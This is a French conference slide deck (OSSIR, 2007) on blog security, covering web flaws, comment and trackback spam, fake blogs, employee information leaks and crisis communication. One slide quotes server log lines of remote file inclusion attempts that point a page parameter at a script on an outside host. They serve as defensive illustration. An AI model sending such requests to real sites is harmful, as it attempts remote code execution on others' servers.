Blogues et sécurité

Un concentré de problèmes à l'usage de tous ?

Éric **Hazane**

Head of Information System Security, EADS Apsys - Blagnac

Cédric **Blancher**

Head of Computer Security Research Lab, EADS Innovation Works

Journée sur la Sécurité des Systèmes d'Information de l'OSSIR

22 mai 2007, PARIS

European Aeronautic Defense & Space

- EADS Apsys
  - Conseil et assistance en maîtrise des risques
  - Pôle Sécurité des Systèmes d'Information à Blagnac
- EADS Innovation Works
  - Centre de recherche et développement EADS
  - Laboratoire de Sécurité Informatique à Suresnes

Agenda

- Dessine-moi un blogue
  - Éléments caractéristiques
- Le blogue, application Web 2.0
  - Le coté technique
- Le blogue, support informationnel
  - Boite à spam
  - Vecteur d'information

Dessine-moi un blogue

Le blogue...

Le blog est une évolution du weblog

- Évolution d'une liste de liens
- Vers des articles de plus en plus long

Wikipedia: un blog ou blogue est un site Web constitué par la réunion d'un ensemble de billets triés par ordre chronologique

Phénomène ?

- Plus de 72 millions de blogues en ligne (mars 2007)
- Croissance exponentielle

Spécificité des blogues

Dans la forme
- Messages courts: billets
- Ordonnés dans le temps

Dans les méthodes d'édition
- Prêts à l'usage
- Édition Wiki-like

Phénomène de communauté (blogosphère)
- Commentaires
- Rétroliens (Trackbacks)
- Blogroll: liste de blogues référencés
- Flux RSS, aggrégateurs et autres Planets

Des blogues pour tous

Comment bloguer ?

- Plate-formes spécialisées
  - Blogger/Blogspot
  - Skyblog
- Spécifiques prêtes à l'emploi
  - DotClear
  - Wordpress
- Intégrés dans des CMS
- Développés maison

Le blogue, application Web 2.0

Blogue et Web 2.0

Les blogues sont une des applications du Web 2.0

- Plate-formes dynamiques
- Voir collaboratives
- Forte interaction avec l’utilisateur
- Consommateur de JS, AJAX et autres joyeusetés

Failles

Failles Web classiques

- SQL injections
- XSS et autre injections diverses
- Directory traversal

Problèmes récurrents

- Tout est installé sous la racine, donc accessible
- Pas mal de code/plugins supposent
  - register globals = On
  - allow url fopen = On

Applications exposées ?

Blog attacks

```
X.X.X.X - - [14/May/2007:02:44:22 +0200]
"GET /blog/index.php?page=http://xxxx.xx/.../fert.txt?
HTTP/1.1" 200 20872 "-" "libwww-perl/5.805"
X.X.X.X - - [14/May/2007:02:46:04 +0200]
"GET blog//index.php?page=http://xxxx.xx/.../fert.txt?
HTTP/1.1" 200 10115 "-" "libwww-perl/5.805"
```

- Nombre de requêtes élevé
- Nombre d'IP source
- Nombre de sites différents
- Variété des scripts

Le blogue, boite à spam

Le blogue comme support du spam

Le blogue devient un support du marketing

- Comme support de communication
- Comme moyen publicitaire dissimulé
- Comme agent spameur

Blogues commerciaux

Nombres de sociétés utilisent un blogue comme support de communication

- Support direct à la communication
- Blogues de chefs d'entreprise
- Blogues autorisés dans certaines entreprises
- Blogues de salariés (personnels - diffamation)

La forme l'emporte souvent sur le fond et devient la caricature du « blogue pour du blogue »

Flogues

Flogue pour Fake Blogue

- Faux blogue
- Vante les mérites d'une société ou d'un produit
- Retour de bâton parfois sévère…(contre-publicité)

Exemples

- Sony et Zipatoni
  - All I Want for Xmas is a PSP
- Wal-Mart et Edelman
  - Walmarting Across America

Splogues

Splogue pour Spam Blogue

- Là encore, faux blogue
- But: augmenter le Google Rank d'un site
- Succession de messages et d'URL

Exemples

- Recently updated splogs
- On estime que 10 à 15% des blogs créés sont des splogs

Le blogue, cible des spammers

Après les Wikis, les blogues représentent la cible de choix du moment, ne serait-ce que du fait de leur popularité

Cibles:


- Commentaires
- Trackbacks
- Logs

Au point que certains blogues ferment, submergés par le spam...

Trackback spamming

Les trackbacks présentent des avantages certains

- Le plus souvent, pas de modération
- API pour la découverte et la soumission automatiques
- Augmentent la popularité de sa cible



Protéger son blog ?

La lutte contre le spam est plus simple qu'avec l'email

- Fermeture des commentaires et/ou trackbacks
- Modération des contributions
- Mise en place des restrictions
- Déploiement de tests de Turing (captcha)
- Outils de filtrage conventionnels (mots-clé, Bayes)
- "Authority" (Technorati)

Cependant, une intervention humaine, souvent fastidieuse, demeure nécessaire

Spam des logs…

Tendance intéressante

- URL positionnée en Referer de requêtes
- Apparaît lors de la consultation des logs

Efficacité ?

- Les blogueurs sont souvent attentifs aux statistiques de leur(s) publication(s)

```
207.61.242.110 - - [17/May/2007:16:52:44 +0200]
"GET /blog/index.php/2006/12/21/159-las-vegas-comme-si-j-y-
   etais
HTTP/1.1" 200 47345 "http://www.black-jack--tables.com/"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR
      1.1.4322)"
```

Le blogue, véhicule informationnel

Le blogue fournit de l'information

Le blogue est un vecteur d'information fort

- Pour celui qui cherche de l'information
- Pour celui qui veut en diffuser

Notion de blogosphère

- Communauté
- Solidarité entre blogueurs

Le blogue, source d'information

Un blog est une publication très personnelle, parfois intime : de nombreuses informations transpirent

- Action passées, présentes et futures
- Localisation passée, présente et future
- Sujets d'intérêt
- Cercle de connaissances

Amplifié si on y ajoute l'activité professionnelle

- Recoupement entre publications, annonces, etc.
- Recoupement des déplacements

Maitriser la fuite d'information ?

Problématique de la posture adoptée

- Pas de blog et risque de publication sauvage hors de tout contrôle
- Blog hébergé et risque d'association de l'entité avec les propos du blogueur
- Liberté totale et risques de fuite, mais aussi d'association (cf. fuites)

La question reste entière...

Quelques exemples

Certains font preuve d'ouverture...

- Microsoft fournit une plate-forme de blogues à tous ses employés

D'autres moins...

- Google licencie un nouvel employé au bout de deux semaines à cause de son blog (janvier 2005)
- Un société anglaise est condamnée en France pour le licenciement abusif d'une blogueuse (mars 2007)

Lesquels s'en sortent le mieux ?

Les blogueurs se serrent les coudes

- Voir le buzz « Petite Anglaise »
- L'information adore changer de médium, du blogue vers la presse en ligne, puis les média traditionnels
- Les réactions épidermiques provoquent souvent plus de mal que de bien...

Pour autant, l'ouverture ne protège pas forcément

- Phénomène des Insider Blogs
- Microsoft touché sur les retards de Vista et Zune

L'effet blogues

Alimentée par le blogues, la rumeur court

- Reprise immédiate de l'information
- Effet blogosphère et trackbacks à gogo


Exemple: Kryptonite

- 2004 : ouverture d'un cadenas avec un stylo...
- La rumeur enfle et se répand dans la presse
- Kryptonite remplacera finalement les produits
- Coût estimé à 10+ millions USD, plus la perte d'image
- Kensington : impacts forts sur l’image de marque

Cas d'école

Représentatif...

- Mauvaise veille
  - 4 jours avant une réaction
- Réponse inadaptée
  - Déni du problème
- Reprise par la presse
  - NY Times et Associated Press
- Réaction coûteuse et tardive
  - Remplacement...



Comment gérer ?

Comme on gère toutes les attaques informationnelles: en s'y préparant

- Identification des leviers d'attaque
- Préparation de plans de réponse
  - Montage de sites dormant
- Mise en place d'une veille efficace

Communication de crise ne rime pas avec improvisation...

Nécessité d'être rapide et efficace

Le (bon) grain et l'ivraie...

Beaucoup de blogueurs influents sont anonymes
- Qui est l'excellent Maître Eolas ?
- Qui est Albert Michu ? Antoine Chombier ? Etc.

Quelle crédibilité ont les blogueurs ?
- Le blogueur peut-il être comparé à un journaliste ?

Quelle responsabilité pour les blogueurs ?
- La législation s'applique...

En conclusion…

Nouvelles menaces ?

Non, manifestement pas !

- Les problèmes de sécurité liés aux applications Web sont connus et relativement maîtrisables
- Les problèmes informationnels sont également connus

C'est l'échelle qui change avec la popularité

- Auprès des blogueurs, sans cesse plus nombreux
- Auprès des lecteurs, consommateurs de blogues

Changement d'échelle = augmentation de l'impact

Questions ?